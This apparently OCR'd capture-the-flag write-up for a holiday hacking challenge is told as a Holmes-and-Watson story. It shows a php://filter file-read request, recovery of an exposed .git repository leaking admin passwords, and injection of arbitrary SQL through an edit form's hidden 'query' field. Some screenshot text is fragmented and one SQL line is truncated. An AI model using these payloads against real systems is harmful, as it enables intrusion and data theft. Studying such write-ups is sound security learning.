
“Your approach seems to be valid Watson!” “Yes, unfortunately it didn’t give us many insights...” - “But Watson, what more could you ask for? Let’s try other options for the ‘crashdump’ parameter!” - “But which Holmes?” - “There is only one thing left...” - “I don’t get it Holmes, help me please...”

Watson put his hand to his forehead and sighted…

“The exception.php, Watson… The exception.php...” - “Aaaaah! Of course!”, I shouted out when the insight hit me like a Conficker worm a system without MS08-067”. Again I modified the request in Burp’s repeater module and sent it to the server.

```
POST /exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom Phone - 7.0.0 - API 24 - 768x1280
Build/NRD90M)
Host: ex.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 110

{"operation":"ReadCrashDump","data":{"crashdump": "php://filter/convert.base64-
encode/resource=../exception"}}
```

When we decoded the base64-encoded response we could not believe our eyes, when the very first line of the sourcecode of exception.php gave us the information we sought so much.



Burp Suite Free Edition v1.7.14 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Request
Raw Params Heade
Converted text
Copy to clipboard
Close
0 matches
Done
3.327 bytes | 131 millis

```
POST /exception.php
Content-Type: appli
User-Agent: Dalvik/
Custom Phone - 7.0.
Host: ex.northpolew
Connection: close
Accept-Encoding: gz
Content-Length: 110

{"operation":"ReadC
"php://filter/conve
on"}}
```

```
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}

# Make sure that the content type of the POST request has been set to application/json
$contentType = isset($_SERVER["CONTENT_TYPE"]) ? trim($_SERVER["CONTENT_TYPE"]) : '';
if(strcasecmp($contentType, 'application/json') != 0){
    die("Content type must be: application/json\n");
}

# Grab the raw POST. Necessary for JSON in particular.
$content = file_get_contents("php://input");
$obj = json_decode($content, true);
        # If json_decode failed, the JSON is invalid.
if(!is_array($obj)){
    die("POST contains invalid JSON!\n");
}

# Process the JSON.
if ( ! isset( $obj['operation']) or (
        $obj['operation'] !== "WriteCrashDump" and
        $obj['operation'] !== "ReadCrashDump"))
        {
        die("Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.\n");
```

TRVJWRV
N1Y21wK
3QgYmU6
IGluIHB
uX2R1Y2
4KaWYoI
m9jZXNz
XSAhPT0
JZGllKC
IgUmVhZ
iddID09
Q3Jhc2h
tcCIpIH
Op0woJf
3QgYmUg
L3Zhci9
iKTsKCX
BocCI7C
D9waHAg
bGVfcHV
KewoJIn
pFTkQ7C
i93d3cv
dW1wWyd
ldC5cbi
ksIDEpI
yBleHR1
c2hkdW1

The analytics server revisited

"Sherlock, the analytics server has a second MP3, hasn't it?", I asked my friend while we were taking a little break from our pentesting (in the meantime I had as well learnt that “pentesting” had nothing to do with the quality assurance of the fine writing instruments that we were able to buy in Harrods or Selfridges in our lovely London. The fireplace in the hut of the Elf Pepper Mintstix where we were spending the last few hours, had nearly burnt down. I was missing the lovely Christmas pudding Mrs. Hudson usually prepared for us on Christmas and a fine glass of Mombasa Dry Gin.


"Yes I fear so, my dear Watson." - "But we *were* already able to logon and see everything" - "I doubt so, Watson…", Holmes took a deep puff from his pipe. - "Do you?" - "Our first visit to the server was much to easy Watson. The MP3 file was meant to be found, even a child could find it. Let us reconsider what we know about the server and remove everything we already chased. But remains must be our next trace that we should follow.” - “This is a reasonable approach Holmes”.

“Once more Watson: Weren't there any other ports open in the nmap scan or any other insights when you used the `-sC` switch?" - "No, none, Holmes... only port 443\tcp... The server runs a nginx/1.6.2 web server, the SSL certificate is valid and we have got the unnamed git repository in '/.git'." - "Wait! What did you just say? You found a git repository on the server? Why are you saying is just now?" - "Yes, it is located at the analytics server under the `/.git/` directory. To be honest I've already tried to clone it but in vain. The git tool could not find a repository there but the files are there. I was able to browse them using my browser." - "The repository is not access protected? You can browse it? This cannot be coincidence! Let us try to get the repository on our system!".

Which was almost as easy as said because of the 'wget’ tool that we could use with the ‘--mirror' parameter, in order to download the whole sub directory. Now that we had the Git directory structure on our hard disk we could use all the git command line tools. But we were of course still missing the original source files that were stored in the repository.

However, Holmes great common knowledge was our rescue this time again. As it turned out, the missing files were no problem at all, because he just issued the command '`git reset --hard`' and the whole file structure was miraculously rebuild.

"Let's see what they have been working on recently!". Holmes executed the `git log` command and we were able to see what the developer did.



```
commit 16ae0cbe2630a87c0470b9a864bf048e813826db
Author: me <me@example.org>
Date:   Fri Dec 2 19:42:15 2016 +0000

    Finishing touches (style, css, etc)

commit 106079e728c97ebea387042a2e076fab62952e1e
Author: me <me@example.org>
Date:   Tue Nov 22 17:51:52 2016 -0800

    Got rid of mysqli_fetch_all(), which isn't widely supported

commit e46b41e391ee0e9f4afab7880982501ac1471fb4
Author: me <me@example.org>
Date:   Mon Nov 21 21:19:11 2016 -0800

    HTML escape more output values on the test page

commit 935d79726e13ab65c3b5baa4d925de86059057d4
Author: me <me@example.org>
Date:   Mon Nov 21 21:18:49 2016 -0800

    HTML escape an output value on the test page
:
```

Most interestingly the directory now also contained files, that were actually not part of the application itself, namely the setup file for the database called `sprusage.sql`, that the developer had also checked-in into the git repository. What was even more interesting was the file history itself. It seems that the committed multiple changes to the database, among others the creation of the admin account.


```
git show --pretty -2 spruage.sql

@@ -122,7 +120,6 @@ CREATE TABLE `users` (

 LOCK TABLES `users` WRITE;
 /*!40000 ALTER TABLE `users` DISABLE KEYS */;
-INSERT INTO `users` VALUES (0,'administrator','KeepWatchingTheSkies'),(1,'guest','busyllama67');
 /*!40000 ALTER TABLE `users` ENABLE KEYS */;
 UNLOCK TABLES;
 /*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

"Holmes! Look! Another password for the guest account!", I exclaimed. "Maybe this was the original password before they changed it to 'busyreindeer78'". "Do you think the admin password is still valid?", I whispered. - "There is an easy way to find out, my friend".

The password *was* valid. After we typed in the administrator credentials onto the password dialog, we were able to logon to the web page and were granted the rights of the administrator’s profile.

I immediately noticed that the “MP3” link was now gone. I was full of hope, that maybe as an administrator we would be given just another MP3 download link which would finish our quest for the missing MP3. Unfortunately, it was not that easy this time.

However, I spotted another difference apart from the missing “MP3” link: “Look Holmes, there is a new menu item called ‘Edit’ now! This one has not been there before!"



```
 --
@@ -72,7 +71,6 @@ CREATE TABLE `app_usage_reports` (

 LOCK TABLES `app_usage_reports` WRITE;
 /*!40000 ALTER TABLE `app_usage_reports` DISABLE KEYS */;
-INSERT INTO `app_usage_reports` VALUES (14,'activity1','2016-11-18','abcdefg
h'),(15,'activity2','2016-11-18','CUT_TEXT'),(16,'CUT_TEXT','2016-11-18','udi
d1234'),(17,'SELECT_ALL','2016-11-18','udid1234'),(18,'DELETE_FILE','2016-11-
18','udid1234'),(19,'SELECT_ALL','2016-11-18','udid4321'),(20,'EXIT','2016-11
-18','udid4321'),(21,'CUT_TEXT','2016-11-17','udid1234'),(22,'USE_VIM','2016-
11-17','udid1234'),(23,'DELETE_VIM','2016-11-17','udid1234'),(24,'USE_EMACS',
'2016-11-17','udid1234'),(25,'RUN_MALWARE','2016-11-17','udid4321'),(26,'RUN_
MALWARE_AGAIN','2016-11-17','udid4321'),(27,'TRY_TO_DELETE_MALWARE','2016-11-
17','udid4321'),(28,'CUT_TEXT','2016-11-18','udid1234'),(29,'SELECT_ALL','201
6-11-18','udid1234'),(30,'SELECT_ALL','2016-11-18','udid4321'),(31,'EXIT','20
16-11-18','udid4321'),(32,'CUT_TEXT','2016-11-17','udid1234'),(33,'USE_VIM','
2016-11-17','udid1234'),(34,'DELETE_VIM','2016-11-17','udid1234'),(35,'USE_EM
ACS','2016-11-17','udid1234'),(36,'RUN_MALWARE','2016-11-17','udid4321'),(37,
'RUN_MALWARE_AGAIN','2016-11-17','udid4321'),(38,'TRY_TO_DELETE_MALWARE','201
6-11-17','udid4321'),(39,'AddPost','2016-11-14','0123456789abcdef'),(40,'13',
'2016-12-31','12');
 /*!40000 ALTER TABLE `app_usage_reports` ENABLE KEYS */;
 UNLOCK TABLES;

@@ -122,7 +120,6 @@ CREATE TABLE `users` (

 LOCK TABLES `users` WRITE;
 /*!40000 ALTER TABLE `users` DISABLE KEYS */;
-INSERT INTO `users` VALUES (0,'administrator','KeepWatchingTheSkies'),(1,'gu
est','busyllama67');
 /*!40000 ALTER TABLE `users` ENABLE KEYS */;
 UNLOCK TABLES;
 /*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
~
~
~
~
~
(END)
```

“That’s right Watson. This link was not available when we were logged on as an ordinary user with the guest account. But why speculate what all these links do? Remember, we now have access to the sources from the git repository. Why not just *read* what it does?”


He was right of course and thus we analyzed the source files. It seemed that the `edit.php` page was indeed meant to edit a stored report in the database. With the help of the script a new name and description could be entered in a web form and the script took all the parameter you send to it and updates the internal table with the values entered. We also had a look at the `mp3.php` script which showed us that the MP3 file was indeed stored within the database in the 'audio' table and not in the filesystem.

We spend the next few hours studying the code of the web application and what the various script were used for. It seemed that the users of the application were able to store queries in the database which would then show them, for example, what a certain user did in the application, which device he used, what the screen resolution and OS version was, etc.

When saved, these queries had an identifier and the '`edit.php`' script could then be used to change the name and description of these stored queries. It was irritating. We clearly saw that `edit.php` must have a special role, as it was only usable by the administrator account via the `check_access` function, but we did not see how this could help us in getting access to the 'audio' table. I really felt that we were only one step away from breaking its secrets but no matter how often I reread the code I just could not find a ‘place to stand and to move the earth’ like the Greek mathematician Archimedes said, a person I highly esteem.

Well, as far as I didn't have a clue, Holmes was properly already thinking about the next few steps. He was busy writing some commands on a chalkboard and became more and more excited.

When he noticed that I was stuck he stopped his writing and joined me, an action I must say, most exceptional to his normal behavior. “How can I help you my dear Watson?” he asked me.


Sprusage Usage Reporte
https://analytics.northpolewonderland.com/edit.php?id=fc9ce1dd-d17a-430a-8aef-b2685baf5397&name=A+most+spendid+name&desc
Sprusage
Query
View
Edit
Logout

Sprusage

Welcome to the the 'Sprusage' usage monitor!

```
Checking for id...
Yup!
Checking for name...
Yup!
Checking for description...
Yup!
Checking for query...
UPDATE `reports` SET `id`='fc9ce1dd-d17a-430a-8aef-b2685baf5397', `name`='A most spendid name', `description`='This is descriptive message'
WHERE `id`='fc9ce1dd-d17a-430a-8aef-b2685baf5397'Update complete!
```

Together we defined a report query and saved it to the database.

Then we used `edit.php` in order to change its description and its name.

It, too, worked as expected.

The code was also very easy to read and to understand. At first the whole record for a given query ID was retrieved from the database. Then, for every form parameter it was checked whether the name of the parameter matched the name of a column in the record and updated the value accordingly.

Saved queries could be redone by using the script view.php with the saved query ID.

That script took the meta data from the stored query table identified by the query ID and then executed the query.

It all worked as expected and I didn't see a problem. My mind began wandering around. I repeated the same steps over and over again on the search for something odd that would call my attention. Holmes was also in a high concentration phase. While I was increasing my efforts to enter something unconventional into the form to trigger an exception or to manipulate the contents of the table in my favor he retreated and sat down at the back of the room Indian Style, his palms resting on his knees. His back was straight and his eyes were closed. No matter how long I observed him, he would not even blink. I knew that behavior. He would not even notice me, even if I shouted at him. It was his "thinking pose" that he often made when something extraordinary important needed his attention. He learnt the arts of getting yourself into such a trance condition from a wise Indian guru who was at first a suspect in another case of ours, a couple of years ago. Whenever I asked him afterwards what he had been doing and what he had seen, he would just answer “I’ve been to my Mind Palace and was thinking”. I would never tell me more about this, no matter how hard I badgered him.

From one second to the other Holmes opened his eyes and got up in a fluent move as if nothing had happened and approached the computer.

“Holmes, did you find out anything? What have you done?” - “I’ve been to my Mind Palace and was thinking!” (You see?)

“Hand me the keyboard my dear friend, I want to try something!”. I did as requested.

He opened the `edit.php` page in the browser and performed some unimportant changes to the name and description column like we already had done a hundred times before. But this time, when the message appeared, that the changes had been successfully applied, he clicked into the browser URL bar and began extending the string.


The former URL

https://analytics.northpolewonderland.com/edit.php?id=ef724df8-4dbe-48f0-83cd-c4abb83f7545&name=NewName&description=NewDescription

he changed into

https://analytics.northpolewonderland.com/edit.php?id=ef724df8-4dbe-48f0-83cd-c4abb83f7545&name=NewName&description=NewDescription&query=SELECT+*+FROM+audio;

To my surprise the changes were as well accepted without an error.


Sprusage Usage Reporte
https://analytics.northpolewonderland.com/edit.php?id=ef724df8-4dbe-48f0-83cd-c4abb83f7545&name=NewName&description=NewD
Sprusage
Query
View
Edit
Logout


Sprusage

Welcome to the the 'Sprusage' usage monitor!

```
Checking for id...
Yup!
Checking for name...
Yup!
Checking for description...
Yup!
Checking for query...
Yup!
UPDATE `reports` SET `id`='ef724df8-4dbe-48f0-83cd-c4abb83f7545', `name`='NewName', `description`='NewDescription', `query`='SELECT *
FROM audio;' WHERE `id`='ef724df8-4dbe-48f0-83cd-c4abb83f7545'Update complete!
```

"See Watson? Just because it does not offer you the direct possibility to change the contents of that 'query' column, it is still there.” - “But how did you know about this ‘query’ column? It was never mentioned?” - “But for sure it was Watson! Just not in *that* script. Look at `view.php` in a text editor. There! You see? Now execute our stored report with the changed query column with the help of the `view.php` and our saved ID.".

I did and we were presented with the full contents of the audio table that contained our long sought second MP3 for the administrator account.


Sprusage Usage Reporte
https://analytics.northpolewonderland.com/view.php?id=ef724df8-4dbe-48f0-83cd-c4abb83f7545
Sprusage
Query
View
Edit
Logout
View

Sprusage

Welcome to the the 'Sprusage' usage monitor!

Query UUID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXX

Details

ID	ef724df8-4dbe-48f0-83cd-c4abb83f7545
Name	NewName
Details	NewDescription

Output
You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

I was flabbergasted. “Holmes! This is wonderful! We just changed the query to select something from the database which was not all related to the reports it normally should query!”

It was an astonishing success but the real treasure the ‘`mp3`’ column was empty to my regret.
But the MP3 had to be there, as by looking at `getaudio.php`, we saw that it was querying that very column.

"So Watson, do me one more favor and change this SELECT statement into something a little bit different..." - "I would love to, but what do you mean? How can I make something visible that is not printable?" - "Watson, don’t disappoint me! I thought you would know by now! The used database system is? “ - “MySQL” - “Right, you could easily see this based on the used functions to query the DB and from the setup file. Now you should have a look at the various enhancements MySQL has over standard ANSI SQL. There are a lot of functions to the developer’s disposal. So would you please apply what you have learnt form our last puzzle?"

Now I knew what he meant. I opened up the MySQL documentation in the browser and indeed there was a base64 encoding function named TO_BASE64() that I was looking for.


I changed the ‘injected’ SQL from

```
SELECT * FROM audio;
```

into

```
SELECT id,username,filename,TO_BASE64(mp3);
```

and reloaded the report in `view.php`


Sprusage Usage Reporte ×
Markus
https://analytics.northpolewonderland.com/view.php?id=ef724df8-4dbe-48f0-83cd-c4abb83f7545
Sprusage
Query
View
Edit
Logout
View

Welcome to the the 'Sprusage' usage monitor!

Query UUID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXX

Details

ID ef724df8-4dbe-48f0-83cd-c4abb83f7545
Name NewName
Details NewDescription

Output
You may have to scroll to the right to see the full details

id	username	filename	TO_BASE64(mp3)
